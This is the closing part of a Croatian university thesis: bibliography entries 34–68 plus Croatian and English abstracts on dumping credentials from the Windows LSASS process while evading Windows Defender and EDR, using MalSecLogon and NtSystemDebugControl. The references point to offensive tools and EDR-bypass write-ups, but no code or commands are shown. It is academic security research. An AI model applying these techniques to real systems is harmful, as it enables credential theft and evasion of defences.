[34] P. Gombos, „LM, NTLM, Net-NTLMv2, oh my!“ Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4

[35] J. D. Cyber, „Let’s talk about Kerberos..“ Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://johndcyber.com/lets-talk-about-kerberos-6376d0bd7d91

[36] Microsoft Corporation, „How Credential Guard works“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/how-it-works

[37] Microsoft Corporation, „Virtualization-Based Security (VBS)“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs

[38] C. Mougey, „Experiments“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/commial/experiments/

[39] Microsoft Corporation, „Cloud protection and sample submission at Microsoft Defender Antivirus“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/defender-endpoint/cloud-protection-microsoft-antivirus-sample-submission

[40] Microsoft Corporation, „Behavior monitoring in Microsoft Defender Antivirus“, 4, 2024. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/defender-endpoint/behavior-monitor

[41] Microsoft Corporation, „Attack surface reduction rules reference“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/defender-endpoint/attack-surface-reduction-rules-reference

[42] Microsoft Corporation, „Instrumenting Your Code with ETW“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/test/weg/instrumenting-your-code-with-etw

[43] „Introduction into Microsoft Threat Intelligence Drivers (ETW-TI)“, Meeko Labs. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://research.meekolab.com/introduction-into-microsoft-threat-intelligence-drivers-etw-ti

[44] Microsoft Corporation, „Microsoft Virus Initiative“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/defender-xdr/virus-initiative-criteria

[45] A. Cocomazzi, „The hidden side of Seclogon part 2: Abusing leaked handles to dump LSASS memory“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://splintercod3.blogspot.com/p/the-hidden-side-of-seclogon-part-2.html

[46] J. Johnson, „Understanding Telemetry: Kernel Callbacks“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://jsecurity101.medium.com/understanding-telemetry-kernel-callbacks-1a97cfcb8fb3

[47] „Maldev Academy“, Maldev Academy. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://maldevacademy.com/

[48] Microsoft Corporation, „Filter Manager Concepts“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts

[49] M. Hutchins, „An Introduction to Bypassing User Mode EDR Hooks“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://malwaretech.com/2023/12/an-introduction-to-bypassing-user-mode-edr-hooks.html

[50] P. Winter-Smith, „FireWalker: A New Approach to Generically Bypass User-Space EDR Hooking“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/

[51] A. Ionescu, „Esoteric Hooks“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/ionescu007/HookingNirvana/blob/master/Esoteric%20Hooks.pdf

[52] „Hell’s Gate“, VX-Underground. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://vxug.fakedoma.in/papers/VXUG/Exclusive/HellsGate.pdf

[53] C. McGarr, „x64_pebWalk.asm“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/connormcgarr/Shellcode/blob/master/x64_pebWalk.asm

[54] D. Feichter, „EDR Analysis: Leveraging Fake DLLs, Guard Pages, and VEH for Enhanced Detection“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://redops.at/en/blog/edr-analysis-leveraging-fake-dlls-guard-pages-and-veh-for-enhanced-detection

[55] Fortra, „Secretsdump.py“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/fortra/impacket/blob/master/examples/secretsdump.py

[56] B. Delpy, „Mimikatz“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/gentilkiwi/mimikatz

[57] Microsoft Corporation, „MiniDumpWriteDump function (minidumpapiset.h)“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump

[58] „MiniDumpWriteDump via COM+ Services DLL“, Modexp. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://modexp.wordpress.com/2019/08/30/minidumpwritedump-via-com-services-dll/

[59] Microsoft Corporation, „x64 calling convention“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/cpp/build/x64-calling-convention?view=msvc-170

[60] M. Baranauskas, „Intercepting Logon Credentials via Custom Security Support Provider and Authentication Packages“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.ired.team/offensive-security/credential-access-

and-credential-dumping/intercepting-logon-credentials-via-custom-security-support-provider-and-authentication-package

[61] A. Cocomazzi, „MalSecLogon“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/antonioCoco/MalSeclogon/

[62] N. Blondel, „Injecting code into PPL processes without vulnerable drivers on Windows 11“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://blog.slowerzs.net/posts/pplsystem/

[63] @skelsec, „Duping AV with handles“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://skelsec.medium.com/duping-av-with-handles-537ef985eb03

[64] Microsoft Corporation, „Oplocks“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/oplock-overview

[65] Diverto, „En Extracting passwords from hiberfil.sys and memory dumps“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://diverto.hr/en/blog/en-2019-11-05-Extracting-Passwords-from-hiberfil-and-memdumps/

[66] A. LeMasters, „Livedump“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://github.com/lilhoser/livedump

[67] Microsoft Corporation, „Bug Check 0x161: LIVE_SYSTEM_DUMP“. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/bug-check-0x161--live-system-dump

[68] S. Storchak, „_EPROCESS“, Vergilius Project. Pristupljeno: 12. lipanj 2024. [Na internetu]. Dostupno na: https://www.vergiliusproject.com/kernels/x64/Windows%2011/23H2%20(2023%20Update)/_EPROCESS

Sažetak

SUSTAVI ZA ZAŠTITU KRAJNJIH TOČAKA I ZAOBILAŽENJE ZAŠTITE

Kroz ovaj rad pružen je pregled u arhitekturalnu složenost operacijskog sustava Windows te interne procese i mehanizme povezane uz autentikaciju korisnika. Kako se korisničke vjerodajnice i ostali osjetljivi kriptografski materijali nalaze u radnoj memoriji glavnog autentikacijskog procesa, *lsass.exe*, pregledane su postojeće metode napada na sam proces koje za cilj imaju ekstrakciju vjerodajnica iz virtualne memorije procesa. Radi boljeg razumijevanja razloga za unaprjeđenje prethodno korištenih tehnika, pružen je pregled principa rada sigurnosnih sustava poput antivirusa ili EDR sustava kroz prizmu Windows Defender sigurnosnog rješenja. Konačno, rad je predstavio dvije moderne metode za ekstrakciju vjerodajnica, MalSecLogon te NtSystemDebugControl, koje zaobilaze navedeno sigurnosno rješenje te uspješno ekstrahiraju osjetljive podatke iz memorije.

Ključne riječi: Windows, autentikacija, LSASS, EDR, Windows Defender, MalSecLogon, NtSystemDebugControl, Mimikatz

Summary

EVADING PROTECTION IN ENDPOINT DETECTION AND RESPONSE SYSTEMS

This paper provided insight into the architectural complexitz of the Windows operating system and the internal processes and procedures related to user authentication. Since user credentials and other sensitive cryptographic materials are located within the virtual memory of the central authentication process, *lsass.exe*, the paper reviewed existing methods of attacking the process itself with the end goal of extracting user credentials from process memory. To better understand the need to move toward more modern attack vectors, an EDR internals overview was given as inspected through the prism of the Windows Defender security solution. Finally, the paper presented two modern methods to extract user credentials, MalSecLogon and NtSystemDebugControl, which bypass the mentioned security solution and successfully extract the credential data.

Keywords: Windows, authentication, LSASS, EDR, Windows Defender, MalSecLogon, NtSystemDebugControl, Mimikatz